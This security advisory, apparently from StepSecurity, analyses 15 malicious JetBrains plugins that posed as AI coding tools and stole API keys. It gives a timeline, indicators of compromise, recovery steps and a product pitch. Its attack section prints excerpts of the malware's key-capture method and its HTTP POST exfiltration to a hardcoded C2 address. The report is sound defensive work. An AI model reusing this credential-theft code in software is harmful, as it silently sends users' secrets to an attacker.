Summary
On June 16, 2026, JetBrains received security reports identifying a coordinated supply chain attack involving 15 malicious third-party plugins on the JetBrains Marketplace. These plugins, published under seven separate vendor accounts, masqueraded as legitimate AI-powered developer tools -- offering code review, unit test generation, Git commit message writing, and chat features powered by popular AI models like DeepSeek and OpenAI.
Behind their functional facades, every plugin contained hidden credential-stealing code. The moment a developer entered an AI provider API key into the plugin settings and clicked "Apply," the key was silently exfiltrated over unencrypted HTTP to a hardcoded command-and-control (C2) server at 39.107.60.51, hosted on Alibaba Cloud in Beijing, China.
Our independent investigation on June 19, 2026 confirmed that the attacker's C2 server remains live and actively responding to API requests -- three days after JetBrains removed the plugins. The server hosts a Chinese-language admin panel titled "信息管理平台" (Information Management Platform) with a login interface, suggesting an organized operation.
The campaign ran for approximately 8 months -- from late October 2025 through June 2026 -- accumulating roughly 70,000 total installations. The two most recent plugins, published just days before discovery, accounted for over 53,000 of those downloads alone.
JetBrains responded by purging all 15 plugins from the Marketplace, permanently banning the 7 publisher accounts, and triggering a remote kill-switch that disables the extensions inside any IDE upon relaunch. JetBrains confirmed that no internal systems, source code, or corporate infrastructure were compromised.
Timeline
Initial Deployment (October - November 2025)
- October 31, 2025: First malicious plugin -- DeepSeek Junit Test (
org.sm.yms.toolkit) -- published to JetBrains Marketplace - November 1, 2025: DeepSeek Git Commit (
com.json.simple.kit) published - November 9, 2025: DeepSeek FindBugs (
org.bug.find.tools) published - November 23, 2025: DeepSeek AI Chat (
org.translate.ai.simple) published - November 30, 2025: DeepSeek Dev AI (
com.yy.test.ai.simple) published
Campaign Expansion (December 2025 - February 2026)
- December 6, 2025: DeepSeek AI Coding (
com.dev.ai.toolkit) published - December 14, 2025: AI FindBugs (
com.json.view.simple) published - January 10, 2026: AI Git Commitor (
com.my.git.ai.kit) published - January 11, 2026: AI Coder Review (
org.check.ai.ds) published - January 15, 2026: DeepSeek Coder AI (
com.review.tool.code) published - February 1, 2026: AI Coder Assistant (
org.code.assist.dev.tool) published
Late Stage (April 2026)
- April 18, 2026: DeepSeek Code Review (
com.coder.ai.dpt) published
Final Push and Discovery (June 2026)
- June 9, 2026: CodeGPT AI Assistant (
com.my.code.tools) published -- accumulates 25,571 downloads - June 10, 2026: DeepSeek AI Assist (
ord.cp.code.ai.kit) published -- accumulates 27,727 downloads - June 16, 2026: JetBrains receives security reports about the campaign
- June 17, 2026: All 15 plugins removed from Marketplace; 7 vendor accounts permanently banned; remote kill-switch triggered
- June 19, 2026: StepSecurity independently confirms that the C2 server at
39.107.60.51is still live and responding to requests
The timeline reveals a deliberate, patient operation. The attacker started with lower-profile plugins in late 2025, likely testing the approach and evading detection. After months of operation without being flagged, the final two plugins -- CodeGPT AI Assistant and DeepSeek AI Assist -- were published on June 9-10, 2026, and rapidly accumulated over 53,000 downloads between them. It is unclear whether these download counts are organic or artificially inflated.
How the Attack Works
The attack exploited a fundamental trust model: developers expect IDE plugins from an official marketplace to be safe. These plugins were fully functional -- they genuinely provided AI-powered code review, test generation, and commit message features. The malicious behavior was surgically embedded alongside legitimate functionality.

Step 1: Credential Capture
When a developer entered their AI provider API key into the plugin's settings panel and clicked "Apply," the plugin's save() method intercepted the key before storing it. The method validated the key format -- checking for the sk- prefix and a 51-character length (matching the OpenAI key format) -- and if the key was new (not previously seen), it was packaged for exfiltration:
public static void save(String key) {
    if (key != null && key.startsWith("sk-") && seen.add(key)
        && StringUtils.length(key) == 51) {
        SoftwareDto dto = new SoftwareDto();
        dto.setApiKey(key);
        BaseUtil.request("key", dto); // exfiltrate to C2
    }
}
The use of seen.add(key) as a deduplication check indicates careful design -- the attacker avoided sending duplicate keys to the C2 server, reducing network noise and detection risk.
Step 2: TLS Warning Suppression
Before transmitting the stolen key, the plugins installed a JVM-wide X509TrustManager that silently disabled standard TLS certificate validation warnings. This prevented the IDE's internal debuggers and any local network monitoring tools from flagging the anomalous outbound connection.
Step 3: Plaintext Exfiltration
The BaseUtil.request() method constructed an HTTP POST request to the hardcoded C2 server. The stolen key was serialized as a JSON payload using the Gson library and transmitted in plaintext -- with no encryption whatsoever:
URL url = new URI("http://39.107.60.51/api/software/" + name).toURL();
connection.setRequestMethod("POST");
connection.setRequestProperty("X-Api-Key", "F48D2AA7CF341F782C1D");

byte[] input = new Gson()
    .toJson(payload)
    .getBytes(StandardCharsets.UTF_8);
The use of unencrypted HTTP is notable -- while it makes interception trivial for network defenders, it also means the attacker avoided the complexity of managing TLS certificates or dealing with certificate pinning issues on the C2 side.
Monetization: The Donation Wall Scheme
The plugins included a "donation wall" feature. When a user paid a fee through the plugin, the C2 server would send back a working API key -- likely one stolen from another victim. This created a self-sustaining fraud cycle: the attacker collected money from paying users while forcing the original key owners to unknowingly foot the AI provider bill for usage they never authorized.
Affected Plugins
All 15 malicious plugins, their identifiers, download counts, publication dates, and associated vendor accounts:
Vendor Accounts
The 7 publisher accounts that distributed these plugins have all been permanently banned by JetBrains:
C2 Server Analysis: Still Live
Our independent investigation on June 19, 2026 revealed that the attacker's C2 server at 39.107.60.51 remains fully operational, three days after JetBrains removed the malicious plugins.
Why does this matter?A live C2 server means that any stolen API keys that have not yet been rotated could still be actively exploited by the attacker. It also suggests the attacker has not been disrupted beyond losing access to the JetBrains Marketplace distribution channel, and may pivot to other platforms.
Indicators of Compromise
Network Detection
Security teams can detect this activity by monitoring for:
- Outbound HTTP (not HTTPS) connections from IDE processes (java, idea, pycharm, etc.) to
39.107.60.51 - HTTP POST requests containing the header
X-Api-Key: F48D2AA7CF341F782C1D - HTTP POST requests to URL paths matching
/api/software/*directed at non-standard IP addresses - DNS or network logs showing connections to Alibaba Cloud IP ranges from developer workstations
Am I Affected?
You are potentially affected if you installed any of the 15 listed plugins before June 17, 2026. Here is how to check:
1. Check Your IDE Plugin Manager
Open your JetBrains IDE and navigate to Settings > Plugins > Installed. Search for any of the 15 plugin names or plugin IDs listed above. While JetBrains has remotely disabled these plugins, they may still appear in your installed list until manually removed.
2. Search Plugin Directories on Disk
Check your local plugin directories for any of the 15 plugin IDs. The default plugin locations are:
# macOS
~/Library/Application Support/JetBrains/<product>/plugins/

# Linux
~/.local/share/JetBrains/<product>/plugins/

# Windows
%APPDATA%\JetBrains\<product>\plugins\
Search for directories or JAR files matching any of the malicious plugin IDs (e.g., com.my.code.tools, ord.cp.code.ai.kit).
3. Inspect Network Logs
Review firewall logs, proxy logs, or endpoint detection logs for any connections to 39.107.60.51. Any historical connection to this IP from a developer workstation is a strong indicator of compromise.
4. Audit AI Provider Dashboards
Log into your AI provider accounts (OpenAI, DeepSeek, SiliconFlow) and review:
- API usage history for unexpected spikes in consumption or spend
- Access logs for unfamiliar IP addresses making API calls with your keys
- Any unrecognized queries or model usage patterns
For Community: Recovery Steps
If you were affected, take the following actions immediately:
1. Remove the Malicious Plugins
Although JetBrains has remotely disabled these plugins, manually uninstall them from Settings > Plugins > Installed. Remove any unrecognized AI assistants, code reviewers, or Git-related plugins that you did not intentionally install from a trusted source.
2. Revoke and Rotate All Exposed API Keys
Treat any API key that was entered into these plugins as fully compromised. Immediately:
- OpenAI: Go to
platform.openai.com/api-keys, revoke the compromised key, and generate a new one - DeepSeek: Access your DeepSeek developer console to revoke and reissue credentials
- SiliconFlow: Rotate all API tokens through your SiliconFlow account settings
3. Block the C2 Server
Add 39.107.60.51 to your firewall blocklists, DNS sinkholes, or endpoint protection rules. This blocks both outbound exfiltration and any potential further communication from residual plugin artifacts.
4. Audit API Usage and Billing
Review your AI provider billing dashboards for unauthorized charges. Stolen API keys may have been used (or resold) to run AI queries at your expense. Document any anomalous activity for dispute purposes with your provider.
5. Scan for Credential Exposure in Code
Run a secrets scanner across your repositories to ensure no API keys were accidentally committed to version control. Tools like git-secrets, trufflehog, or gitleaks can help detect exposed credentials.
6. Apply Least Privilege Going Forward
When setting up future AI integrations, use tightly scoped API tokens instead of unrestricted keys. Set spending caps on your AI provider accounts to limit the blast radius of any future credential compromise.
For StepSecurity Enterprise Customers: Recovery Steps
StepSecurity Enterprise customers using Dev Machine Guard have a significant advantage in responding to this incident: fleet-wide visibility into every IDE extension installed across all developer workstations.
Dev Machine Guard: Compromised Extension Discovery at Scale
Dev Machine Guard continuously inventories IDE extensions across your entire development fleet. When a supply chain incident like this occurs, security teams can instantly identify every affected machine -- without relying on individual developers to self-report.
The screenshot below shows Dev Machine Guard flagging the compromised JetBrains extensions across an organization's fleet:

Key capabilities visible in this view:
- Fleet-wide coverage: Visibility across all active devices with IDE extensions from IntelliJ IDEA, VS Code, PyCharm, Cursor, GoLand, Eclipse, and more
- Risk-based filtering: One-click filter by "Risk Type: compromised" instantly surfaces all affected extensions
- Publisher attribution: Each compromised extension is tagged with its publisher identity, making it easy to correlate across the 7 malicious vendor accounts
- Cross-IDE detection: Coverage spans all major IDEs -- not just JetBrains products -- so if the same attacker publishes malicious extensions on other marketplaces, Dev Machine Guard catches them too
Without Dev Machine Guard, security teams are left asking developers to manually audit their own IDE plugins -- a process that is slow, unreliable, and impossible to verify at scale. With Dev Machine Guard, the entire identification-to-verification cycle takes minutes, not days.
References
- JetBrains Marketplace Ecosystem Security Update: Addressing Malicious Third-Party AI Plugins -- JetBrains Official Advisory, June 17, 2026
- Multiple JetBrains IDE plugins caught stealing AI keys -- Aikido Security, June 2026
- Malicious JetBrains Marketplace plugins steal AI API keys from developers -- BleepingComputer, June 2026
- Malicious JetBrains Plugins Steal AI API Keys as Chrome Extensions Capture Chatbot Chats -- The Hacker News, June 2026